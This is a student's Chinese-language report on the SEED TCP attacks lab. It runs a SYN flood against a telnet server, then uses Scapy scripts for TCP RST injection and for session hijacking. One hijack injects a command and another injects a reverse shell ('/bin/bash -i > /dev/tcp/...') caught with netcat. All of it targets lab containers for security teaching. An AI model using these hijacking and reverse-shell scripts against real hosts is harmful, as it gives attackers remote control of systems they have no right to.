lab2-report

571118106 强珂阳

task 1

在攻击前 telnet 目标主机，发现可以正常进行 telnet 连接

```
[07/12/21]seed@VM:~/.../Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9d1345387b47 login: seed
Password:
```

在 victim 上禁用 SYN Cookies 并且关闭内核缓解措施

```
root@9d1345387b47:/# ip tcp_metrics show
10.9.0.1 age 221.012sec cwnd 10 rtt 53us rttvar 69us source 10.9.0.5
root@9d1345387b47:/# ip tcp_metrics flush
root@9d1345387b47:/# ip tcp_metrics show
root@9d1345387b47:/#
```

编译代码进行攻击

```
root@VM:/volumes# synflood 10.9.0.5 23
```

在 victim 中用 netstat -nat 来查看

```
root@9d1345387b47:/# netstat nat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 9d1345387b47:telnet     ec2-15-206-229-8.:63873 SYN_RECV
tcp        0      0 9d1345387b47:telnet     74.89.126.5:41420       SYN_RECV
tcp        0      0 9d1345387b47:telnet     ip1f13f75e.dynami:59692 SYN_RECV
tcp        0      0 9d1345387b47:telnet     035-147-096-080.r:62912 SYN_RECV
tcp        0      0 9d1345387b47:telnet     mobile-107-253-87:44181 SYN_RECV
tcp        0      0 9d1345387b47:telnet     0.39.46.124:58627       SYN_RECV
tcp        0      0 9d1345387b47:telnet     pda6ed717.tubecm0:30589 SYN_RECV
tcp        0      0 9d1345387b47:telnet     102.175.117.109:14813   SYN_RECV
tcp        0      0 9d1345387b47:telnet     179.107.72.100:12235    SYN_RECV
tcp        0      0 9d1345387b47:telnet     a89-154-15-70.sta:46228 SYN_RECV
tcp        0      0 9d1345387b47:telnet     119.188.12.89:8909      SYN_RECV
tcp        0      0 9d1345387b47:telnet     194.68.244.20:26795     SYN_RECV
```

说明只进行了第一次握手

利用 user1 telnet victim 发现失败

```
[07/12/21]seed@VM:~/.../Labsetup$ docksh 51
root@516b04404e33:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

将 victim 的 SYN cookie 机制打开

```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.tcp_syncookies=1
```

再次尝试攻击，user1 可以和 victim 进行连接

```
root@516b04404e33:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9d1345387b47 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
```


并且 victim 里面有与 user1 成功建立连接的一条记录

```
tcp        0      0 9d1345387b47:telnet     user1-10.9.0.6.ne:42534 ESTABLISHED
```


说明攻击不奏效

task 2

user1 和 victim 之间建立 telnet 连接并通过 wireshark 查看 seq 和 ack 值



构造脚本




```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=42564, dport=23, flags="RA", seq=1558185509, ack=469137283)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

运行

```
root@VM:/volumes# tel.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 42564           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1558185509      (0)
ack        : IntField                            = 469137283       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 20 (RA)>  (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
root@VM:/volumes#
```

telnet 连接中断

```
To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 12 13:42:00 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@9d1345387b47:~$ Connection closed by foreign host.
root@516b04404e33:/#
```

也可以用以下代码自动构造

```python
#!/usr/bin/env python3
from scapy.all import *
pkts = []

def add(pkt):
        pkts.append(pkt)

def spoof_pkt(pkt):
        ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="RA", seq=pkt[TCP].seq, ack=pkt[TCP].ack)
        pkt = ip/tcp
        ls(pkt)
        send(pkt, verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23',
 prn=add)spoof_pkt(pkts[-1])
```

task 3

同 task2，通过 wireshark 构造.py 文件

Open tel2.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes

tel2.py tel.py

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=42592, dport=23, flags="A", seq=494748099, ack=3755210973)
data = "mkdir qqq\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

运行

```
root@VM:/volumes# tel2.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 42592           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 494748099       (0)
ack        : IntField                            = 3755210973      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'mkdir qqq\r'  (b'')
root@VM:/volumes#
```

查看 victim 成功在/home/seed 下创建了 qqq

```
root@9d1345387b47:/home# cd seed
root@9d1345387b47:/home/seed# ls
qqq
root@9d1345387b47:/home/seed#
```

task 4

Open tel3.py ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes Save

```
#!/usr/bin/env python3
from scapy.all import *
pkts = []
def add(pkt):
        pkts.append(pkt)
def spoof_pkt(pkt):
        ip = IP(src="10.9.0.6", dst="10.9.0.5")
        tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq, ack=pkt[TCP].ack)
        data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
        newpkt = ip/tcp/data
        ls(newpkt)
        send(newpkt,verbose=0)
pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port23', prn=add)
spoof_pkt(pkts[-1])
```

运行后拿到 victim 的 shell

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 32924
root@9d1345387b47:/#
```